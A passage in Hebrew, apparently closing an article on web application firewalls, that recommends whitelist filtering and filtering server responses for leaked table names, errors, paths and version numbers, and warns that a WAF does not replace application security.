- White List עד כמה שאפשר. הרבה יותר קל לחסום את מה שאסור במקום לחשוב על מה מותר, מפני שכך אנחנו מאפשרים מרחב פעולה רחב יותר לגולשים באתר (השאלה שתמיד עולה מהצוות שאחראי על האפליקציה: "אז מה יעשה בחור שקוראים לו "ג'וני"?" – אבל חשוב לזכור שכך אנו מאפשרים גם מרחב פעולה רחב יותר לתוקף!
- מימוש מערך ה-WAF באופן דו-כיווני, זאת אומרת שפעולת הפילטור תתבצע גם על המידע שמוחזר מהשרת, כאן זה כבר פחות בעיה, ואין בעיה לממש את העניין גם כ-Black List ולחסום מילים שאנו יודעים שלא אמורות לחזור- כמו שמות משתמשים, שמות טבלאות/עמודות, מילים שמעידות על שגיאות אפליקציה/Run time Errors, נתיבים מקומיים על השרת, מספרי גרסאות וכו' - על ידי כך אנחנו מקשים על התוקף בעת שלב איסוף המידע לצורך בניית המתקפה.

וכמו שצינתי בתחילת המאמר: מערך ה-WAF הוא חשוב מאוד ובהרבה מקרים יוכל למנוע את המתקפה הבאה, אבל אסור להסתמך עליו והוא לא מחליף את הדרישות באבטחת האפליקציה.